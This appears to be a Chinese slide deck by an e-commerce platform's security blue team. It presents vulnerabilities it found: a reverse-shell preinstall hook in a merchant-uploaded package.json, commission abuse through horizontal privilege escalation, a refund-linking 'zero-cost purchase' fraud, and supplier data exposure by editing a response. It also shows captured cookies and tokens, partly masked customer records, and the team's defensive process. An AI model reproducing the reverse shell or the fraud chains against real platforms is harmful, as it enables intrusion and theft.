电商平台某功能模块， 可以允许商家上传代码来自定义店铺页面设计和布局

RCE

package.json 中的 scripts 字段允许开发者定义在特定时机自动运行的脚本。这些脚本在项目的生命周期中的特定阶段被执行，例如安装、测试、启动等。

```
{
  "name": "@shop-isv/test3",
  "version": "1.0.1",
  "description": "Max-isv component",
  "module": "dist/index.esm.js",
  "source": "src/index",
  "unpkg": true,
  "unpkgFiles": [
    "dist"
  ],
  > Debug
  "scripts": {
    "preinstall": "bash -c \"bash -i >& /dev/tcp. █ █ █ █ █ 0>&1\\\"\",
    "build": "mona-service max-build",
    "start": "mona-service max-start",
    "compress": "mona-service compress --use-root",
    "upload": "mona-service publish --appid 7093745563232929310",
  },
  "author": "max-isv-team",
  "sideEffects": [
    "*.css",
    "*.less"
  ],
  "devDependencies": {
    "@bytedance/mona-service": "latest"
  },
  "dependencies": {
    "react": "^17.0.2",
    "react-dom": "^17.0.2",
    "virtual-module-webpack-plugin": "^0.4.1",
    "notexists": "file:lib/notexists"
  },
  "babel": {
    "presets": [
      "@babel/preset-env",
      "@babel/preset-react"
    ]
  }
}
```

<https://docs.npmjs.com/cli/v10/using-npm/scripts>

Empower Security
Enrich life

RCE

漏洞修复:

1. 容器做好网络环境隔离, 防止Get容器Shell后进一步利用风险
2. 使用--ignore-scripts限制npm install时执行脚本

```
{
  "name": "@shop-isv/test3",
  "version": "1.0.1",
  "description": "Max-isv component",
  "module": "dist/index.esm.js",
  "source": "src/index",
  "unpkg": true,
  "unpkgFiles": [
    "dist"
  ],
  > Debug
  "scripts": {
    "preinstall": "bash -c \"bash -i >& /dev/tcp. █ █ █ █ █ 0>&1\\\"\",
    "build": "mona-service max-build",
    "start": "mona-service max-start",
    "compress": "mona-service compress --use-root",
    "upload": "mona-service publish --appid 7093745563232929310",
  },
  "author": "max-isv-team",
  "sideEffects": [
    "*.css",
    "*.less"
  ],
  "devDependencies": {
    "@bytedance/mona-service": "latest"
  },
  "dependencies": {
    "react": "^17.0.2",
    "react-dom": "^17.0.2",
    "virtual-module-webpack-plugin": "^0.4.1",
    "notexists": "file:lib/notexists"
  },
  "babel": {
    "presets": [
      "@babel/preset-env",
      "@babel/preset-react"
    ]
  }
}
```

<https://docs.npmjs.com/cli/v10/using-npm/scripts>

Empower Security
Enrich life

电商属性下逻辑漏洞与其背后的影响





达人如何从带货中盈利



佣金分成

除了达人还有团长，MCN，工会...

薅羊毛

```
#id2z8KfCW0jocmKkuwnyLh3h3uVfA; _lcs_btm_caliac_13/4=uuu11ne0; mwn1vWnE0_IU=
1d257934-e099-48ab-a7e1-b027b097dd20; ucas_c0_buyn=
CEKKBTEuMC4wEKKIifjg6rjVYh19Lyc-kYDTlIy28yIPETD4mfC10IyEBKJxquVBkjj-ueXB1CLvMagg9Hru2FYfhIuvjIjgcs8bm5U22gLkTRh
j8nM12M; ucas_c0_ss_buyn=
CEKKBTEuMC4wEKKIifjg6rjVYh19Lyc-kYDTlIy28yIPETD4mfC10IyEBKJxquVBkjj-ueXB1CLvMagg9Hru2FYfhIuvjIjgcs8bm5U22gLkTRh
j8nM12M; SASID=SID2_3554872488452338859; BUYIN_SASID=SID2_3554872488452338859; ttuid=
147Co3cc1xbhCjJxsupUXKaIQK2auQc_r-QAziroJLJqGw%7C1655368133%7C20d7a63be59cc9ca725cde0d961d4b306802e153a212b1ef0
4b7e747a06be9a1; n_mh=sET5IL8LNEG0710czCjJv_PhVQNsY4Wg9Y2E1Bvq00; passport_auth_status=
3eb54b9dcf4920d2d2cf6da42261b48642C5c113352d720997bb5afec98daf96413; passport_auth_status_ss=
3eb54b9dcf4920d2d2cf6da42261b48642C5c113352d720997bb5afec98daf96413; sso_uid_tt=bd9867eda7e5936d52bb1f95d2854dd7
; sso_uid_tt_ss=bd9867eda7e5936d52bb1f95d2854dd7; toutiao_sso_user=94cfd06bc2f175cba16e04e26782d68;
toutiao_sso_user_ss=94cfd06bc2f175cba16e04e26782d68; sid_ucp_sso_v1=
1.0.0-KDY4MmVnYTk4ZTQxM2ExODZmODc5MzljM2NkMTZhYWNjYmJhZjA0MmMKHwjddgGVqfXLA0DN06uVBhiwISAMM07XpP0FAJA8QcaAmxMi
ASNGNmZGIWnmJmYxNzVjYmExNmUwNGUyNjYmJhZjA0MmMKHwjddgGVqfXLA0DN06uVBhiwISAMM07XpP0FAJA8QcaAmxMi
1.0.0-KDY4MmVnYTk4ZTQxM2ExODZmODc5MzljM2NkMTZhYWNjYmJhZjA0MmMKHwjddgGVqfXLA0DN06uVBhiwISAMM07XpP0FAJA8QcaAmxMi
ASNGNmZGIWnmJmYxNzVjYmExNmUwNGUyNjYmJhZjA0MmMKHwjddgGVqfXLA0DN06uVBhiwISAMM07XpP0FAJA8QcaAmxMi
057daae9d4c3f6e90001d4d2a44dc085b3f5e8398b0084c1f67ca13df390a47f514164946478290e2302495d17920f8e5d673432bf24f23
b6667394be6a2327; ucas_sso_c0=
CEKKBTEuMC4wEKKIifjg6rjVYh19Lyc-kYDTlIy28yIPETD4mfC10IyEBKJxquVBkjj-ueXB1CLvMagg9Hru2FYfhIuvjIjgcs8bm5U22gLkTRh
94fgb7I; ucas_sso_c0_ss=
CEKKBTEuMC4wEKKIifjg6rjVYh19Lyc-kYDTlIy28yIPETD4mfC10IyEBKJxquVBkjj-ueXB1CLvMagg9Hru2FYfhIuvjIjgcs8bm5U22gLkTRh
94fgb7I; ucas_c0=
CEKKBTEuMC4wEKKIifjg6rjVYh19Lyc-kYDTlIy28yIPETD4mfC10IyEBKJxquVBkjj-ueXB1CLvMagg9Hru2FYfhIuvjIjgcs8bm5U22gLkTRh
74Gr1u0; ucas_c0_ss=
CEKKBTEuMC4wEKKIifjg6rjVYh19Lyc-kYDTlIy28yIPETD4mfC10IyEBKJxquVBkjj-ueXB1CLvMagg9Hru2FYfhIuvjIjgcs8bm5U22gLkTRh
74Gr1u0; sid_guard=Se89a0
; uid_tt=03d6745970971e11
5e89a6c5e708d72602affa6c1
5e89a6c5e708d72602affa6c1
1.0.0-KDdmMzVjNmU5ZWUwMDI
VLNzA4ZDcyNjAyYmZmYTZjMTI
1.0.0-KDdmMzVjNmU5ZWUwMDI
VLNzA4ZDcyNjAyYmZmYTZjMTI
2a1f2cdc6956d5058e670d38;
NWU40WE2YzVLN3wXNjU1MzY4
PTErxcGpCOIqxMECzV5-UFDp;
_x3aSWA=; msToken=
2_5b93-60tB3sT8enF9e1Yfk;
M-WJYn0=; tt_scid=3bKJVqKui4hQW8Zbqv.7abgWjv6nW3bF0d4G6hFD8uA0ce0eg3HqnRlR0fGErB92fa
Content-Length: 165
Sec-Ch-UA: " Not A;Brand";v="99", "Chromium";v="102", "Google Chrome";v="102"
Accept: application/json, text/plain, */*
Content-Type: application/x-www-form-urlencoded
X-Sec-Token:
000100000001043d5ad5b21e2d41e5c07a404908edbb0615e4cbecb9778c0d63b25d9ea96cc116f90cb3362253dc
Sec-Ch-UA-Mobile: 70
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/102.0.0.0 Safari/537.36
Sec-Ch-UA-Platform: "macOS"
Origin: https://buyin.jinritemai.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://buyin.jinritemai.com/dashboard/institution/activity-apply?id=401607
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
commission_rate=41&service_rate=11&promotion_end_time=2022-09-22&exclusive_status=0&use_binded_phone=true&
activity_id=401607&product_promotion_id=3544516899272530144
```

商品信息	合作方信息	佣金率	服务费率	推广时间	达人限时独家	操作
王... GO 库存: 219 售价: ¥20.00		41.00% 普通 10.00%	11.00%		未开启 限时独家期限: 0个月	复制链接 推广效 延长推

利用水平越权，A商家可给B商家的商品
报名指定团长的招商计划

薅羊毛

以20元商品为例，设置41%的佣金率和11%的服务费率

商家：得到 $20 * 0.48 = 9.6$

团长：得到 $20 * 0.11 = 2.2$

达人：得到 $20 * 0.41 = 8.2$

用户：消费20

费率信息	支付订单量	支付金额	预估服务费收入	结算订单量
佣金率：41% 服务费率：11%	1	¥20.00	¥2.20	0


订单ID	已付款
佣金率：41% 分成比例：100%	
¥20.00 付款金额	¥8.20 预估佣金
- 结算金额	- 结算佣金

攻击者利用漏洞和一个商家帐号+达人帐号+团长帐号，花费9.6元购买20元商品

零元购

商家退货退款场景，可利用漏洞实现全额退款完成零元购

3.2 确认提交预申请单流程



通过个人帐号，下单自己店铺的商品，并且商家设置快递单号发货，进入待收货流程


需要提前准备个人用户+商家账户

零元购



假如我们想零元购12.9元的商品，在自己店铺的客服处，通过代申售后，发起12.9元的代申退款，得到预申请售后单pre_after_sale_id

零元购



通过个人帐号，下单想要零元购的商品，并且付款收货

零元购

<

仅退款

货物状态

已收到货 >

退款原因

其他 >

请您在退款说明中具体描述一下退款原因，以便平台和商家更好地处理您的售后请求。

退款件数

-

1

+

申请金额

¥12.9 

最多可输入 ¥12.9

补充描述 选填

11 

上传凭证 选填



上传凭证

平台的退款逻辑：
为了更好的用户体验，客服可以代消费者发起售后退款流程。而当消费者没有更改客服的**预申请售后单**时，就会自动退款

零元购

<

仅退款

货物状态

已收到货 >

退款原因

其他 >

请您在退款说明中具体描述一下退款原因，以便平台和商家更好地处理您的售后请求。

退款件数

-

1

+

申请金额

¥12.9 

最多可输入 ¥ 12.9

补充描述 选填

11

上传凭证 选填



上传凭证

通过用户界面的仅退款界面的一处水平越权漏洞来完成利用链路。

退款逻辑没有判断**预申请售后单**与**目标售后单**对应的订单id是否一致。攻击者可将订单A的预申请售后单关联到订单B的售后单，导致订单B钱货两失，完成零元购。


零元购



填入对应的商品id,订单id, 和我们提前制作好的一个金额同样为12.9元的代售后单pre_after_sale_id直接退款成功

信息泄露

黑灰产情报周报 | 本周两 家电商平台发生用户网购 订单数据泄漏事件



253	26/4/2022	10:11:11	李	15397	76	颜色分类: 儿童口罩	圆通速递	YT64486
254	26/4/2022	09:30:23	李	86-		颜色分类: 可爱印花	圆通速递	YT64486
255	26/4/2022	09:07:31	李	1590	0	颜色分类: 可爱印花	圆通速递	YT64486
256	26/4/2022	14:34:01	李	158	14	颜色分类: 可爱印花	圆通速递	YT64486
257	26/4/2022	11:14:15	李	152	1	颜色分类: 可爱印花	圆通速递	YT64486
258	26/4/2022	13:44:21	李	1361	2	颜色分类: 巴拉巴拉	圆通速递	YT64486
259	26/4/2022	13:17:40	李	86-		大小:XL; 颜色分类: 植物大战	圆通速递	YT64486
260	26/4/2022	12:27:20	李	1340		颜色分类: 真换装	圆通速递	YT64487
261	26/4/2022	09:46:03	李	3888		颜色分类: 发声弹力	圆通速递	YT64480
262	26/4/2022	00:58:53	李	135		颜色分类: 书架简易	顺丰速运	1.8
263	26/4/2022	10:27:36	李	137		颜色分类: 神奇宝贝	邮政快递	9.8
264	26/4/2022	09:34:58	李	18263		颜色分类: 1000片拼图	圆通速递	YT6449369
265	26/4/2022	10:59:57	李	18506		颜色分类: 一个人可以	圆通速递	YT6448969
266	26/4/2022	10:07:43	李	13237	7	颜色分类: 巴拉巴拉	邮政快递	9.8
267	26/4/2022	15:18:40	李	13489	8	颜色分类: 爱莎公主	中通快递	7.58
268	26/4/2022	10:14:27	李	13418	7	颜色分类: 跨境战斗	中通快递	7.58
269	26/4/2022	10:18:53	李	1887		颜色分类: 艾莎公主	百世快递	JT3001556
270	26/4/2022	10:44:18	李	1821		颜色分类: 艾莎公主	韵达快递	4.32
271	26/4/2022	10:13:25	李	86-	4	口味:10片; 颜色分类: 儿童消防	圆通速递	YT6448736
272	26/4/2022	11:17:16	李	1587		颜色分类: 儿童消防	百世快递	JT3001557
273	26/4/2022	08:28:39	李	86-	9	颜色分类: 艾莎公主	百世快递	JT3001556
274	26/4/2022	09:04:37	李	86-1	8	颜色分类: 巴布豆	圆通速递	YT6448341
275	26/4/2022	09:19:45	李	86-1	3	颜色分类: 剪纸专用	圆通速递	YT6448748
276	26/4/2022	10:30:08	李	(航)	9	颜色分类: 儿童洗漱	韵达快递	4.32
277	26/4/2022	10:36:42	李	15653	60	颜色分类: 艾莎公主	中通快递	7.58
278	26/4/2022	10:18:07	李	86-175	279	颜色分类: 世界上好	申通快递	7.7

某电商平台个人信息遭泄露，包括姓名、手机号码、家庭地址等信息（央广网发）



澎湃新闻

<https://www.thepaper.cn/newsDet...> · [Translate this page](#)

疑似45亿条个人信息泄露，电商物流行业数据安全警铃再响

Feb 27, 2023 — 2月12日晚，Telegram各大频道突然大面积转发某隐私查询机器人链接。网传消息称该机器人泄露了国内45亿条个人信息，疑似电商或快递物流行业数据。

信息泄露

物流供应链场景，可利用漏洞实现获取商家的隐私信息

货品信息	价格(元)	供应商	抖店同款销量	供应链销量	带货达人数	用户好评率	48h发货率	上架时间	操作
	供货价 ¥ 32 预估毛利62.09%	陕西兄弟供应链管理有...	9万+件	22万+件	285人	92.69%	99.35%	2022/11/28 12:19:25	查看详情 申请合作 一键发货 加入选品
	供货价 ¥ 22.6	陕西嘉益鼎盛商贸有限...	-	5万+件	-	93.99%	99.99%	2022/09/15 14:25:57	查看详情 申请合作 一键发货 加入选品
	供货价 ¥ 15.3 预估毛利15.10%	四川聪记农产品供应链...	6万+件	4万+件	214人	88.66%	97.01%	2023/02/13 23:10:13	查看详情 申请合作 一键发货 加入选品
	供货价 ¥ 24 预估毛利27.13%	四川聪记农产品供应链...	6万+件	4万+件	214人	93.90%	99.88%	2023/03/24 16:50:37	查看详情 申请合作 一键发货 加入选品
	供货价 ¥ 65	雷恋食品 (山东) 有限...	-	4万+件	-	91.56%	99.98%	2023/03/04 15:03:24	查看详情 申请合作 一键发货 加入选品
	供货价 ¥ 13 预估毛利15.46%	云南和小康农业发展有...	600+件	3万+件	6人	89.97%	99.99%	2023/02/09 09:38:34	查看详情 申请合作 一键发货 加入选品
	供货价 ¥ 28	南通千星佑家用纺织品...	100+件	3万+件	10人	92.50%	99.99%	2023/03/01 22:12:52	查看详情 申请合作 一键发货 加入选品

分销商需要向供应商申请合作，供应商同意后，才能获得他们的企业信息、然后就能对该供应商的商品进行分销

信息泄露



业务在前端不展示信息，但可以通过修改Response绕过

"bindStatus":0 -> "bindStatus":1


信息泄露

```
1 GET /api/dp/fxDistributor/applications/applicationDetail?supplierId=
7086765015 subject_aid=305219&msToken=
dJcK0It40DmcqOWwSammb42- BUC- 777- YqzP_Y3ow2K_JDKddmlqE7XIvN4l
gv3nRZFmC- -Ho1/SFDKTiczqfkTuIEaNQKo=&X-Bogus=
DFSzswV- =
_02B4ZC- -Eel-CPFAANilnxit9ops8XDwwukw4TR. HuyWRrf-ijI
be1CLqxP8xIRNy0JdhxhAtmtr- SCLd9
HTTP/2
2 Host: jinritemai.com
3 Cookie: sso=
https://fxg i- +2id-4924986672741885314&
btm_pre- SASID=SID2_357- 2/373736- +tag=
f107d03412b7a- ab4- 537561- token_default=
f107d03412b7a- ab- jupiter-uuid=16813039057188692; ttcid=
1180da1dd2e8- srf_session_id=
3e0f2a41- c03670076e629- NITOR_WEB_ID=
96cbf- 25e07; s_v_web_id=
verify_igdoy4- 3Nlc- 7- mc6pGmORYzR; _tea_utm_cache_2018=
undefined; _csrf_img_k=ecom_bscp_imagev- read_choose_shop=0;
872765db27- e84210631d1bb;
sso_auth_s-
872765db27ec11c21200220c791f- 47r915282
business-account-center-csrf- 300471915282- 100009401ee5e32:
```


```
04167b88089755130c1d8c0772abaf1128/649426a591efca4c1dc7aba3dc328e40a52cb823d
cf3185a0f264d368af6cccc1cf88ad942c6411f20d5
9 X-Tt-Trace-Tag: id=3;cdn-cache=miss
10 Via: cache18.l2na175-1[199,0], cache21.cn3715[247,0]
11 Timing-Allow-Origin: *
12 Eagleid: 7ae4c3a916813940259566781e
13
14 {
  "code":0,
  "msg": "",
  "data": {
    "supplierId": ,
    "distributorId": ,
    "licenseUrl":
    ,
    "companyname": ,
    "registerId": ,
    "companyContactName": "郑",
    "companyContactPhone": "170",
    "createdTime": 1681393724,
    "updateTime": 1681393724,
    "reason": ""
  }
}
```

抖音电商安全蓝军的治理实践





需求评审



安全技术评审

代码开发

```

57
58 //自己拼sql, 用占位符防止sql注入
59 sql := "insert into " + ShopUserDataModel.TableName() + " (`shop_id` `uid` `operate_cid` `user_description`) values (?,?,?,?) "
60
61 valueArr := make([]interface{}, 4)
62 valueArr = append(valueArr, shopId)
63 valueArr = append(valueArr, uid)
64 valueArr = append(valueArr, operateCid)
65 valueArr = append(valueArr, userDescription)
66
67 sql = sql + " on duplicate key update user_description=?"
68 err = pigeonDb.Exec(sql, valueArr...)
69 if err != nil {
70     logs.CtxError(ctx, "insert user data failed: %v", err)
71     return err
72 }
73
74 logs.CtxInfo(ctx, "insert user data success: %v", userDescription)
75 return err
76 }
77

```

```

import pypolaris
from urllibsec.exceptions import SSRFError
try:
    text = pypolaris.safe_get("http:// %s %s %s %s %s",
except SSRFError as e:
    pass

```

IDE安全插件/Polaris安全过滤包

自动化漏洞扫描

风险待处理

【风险标题】 未授权漏洞

【创建人】 admin

【风险类别】 灰盒漏洞

【逾期DDL】

【当前节点】 风险修复

【当前节点处理人】

【通知内容】 工单绑定此群聊，请联系当前节点处理人，尽快处理此工单！

SAST/IAST/DAST/APP SCAN/Traffic Analysis

蓝军攻防测试

业务场景		常见漏洞	是否涉及	是否存在漏洞
功能	功能			
	功能			
	功能			
	找回			
	中心			
	绑定			
支付	支付			
	动			
	相关			
评论	评论			
	功能			
分享	分享			
	活动			
功能	功能			
	场景			

人工进行全面的漏洞风险攻防测试

外部风险收集

字节跳动安全响应中心

ByteDance Security Response Center

提交漏洞

公告 | 🚩字节跳动安全响应中心安全报告
处置规则V6.0

2024-02-27 10:48:43

公告 | 🆕ByteSRC暂不收取的业务范围
【不定期更新，请点击查看详情】

2024-02-27 10:48:43

公告 | ByteSRC成长体系正式上线！单个
漏洞额外加1200元-9000元！

2023-08-22 16:50:06

[更多新闻 >](#)

安全响应中心 + 黑灰产情报团队监测

漏洞风险修复

Risk completion notice

[Risk Title]

[Author]

[Risk Category]

[Notice Content]

More Detail

安全侧进行漏洞跟进，确保风险修复

THANK YOU FOR READING

抖音电商安全蓝军 张义

